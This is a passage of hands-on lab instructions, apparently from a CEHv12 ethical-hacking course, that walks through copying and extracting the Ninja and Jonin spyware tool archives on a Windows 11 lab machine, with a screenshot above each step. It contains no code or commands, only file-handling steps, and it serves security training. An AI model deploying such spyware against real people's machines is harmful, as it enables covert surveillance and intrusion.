
1. Click **CEHv12 Windows 11** to switch to **Windows 11** machine.
2. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Ninja Jonin** and copy **Jonin-v1.1.0-win.zip** and **Ninja-v1.2.1-win.zip** files.




3. Navigate to **C:/Users/Admin/Desktop** and paste the copied zip files.




4. Now, right-click on **Jonin-v1.1.0-win.zip** file and hover over **WinRAR** and select **Extract Here** from the list of options.




5. After Extracting the file, create a new folder in **C:\Users\Admin\Desktop** and name it as **Trial-Version**.



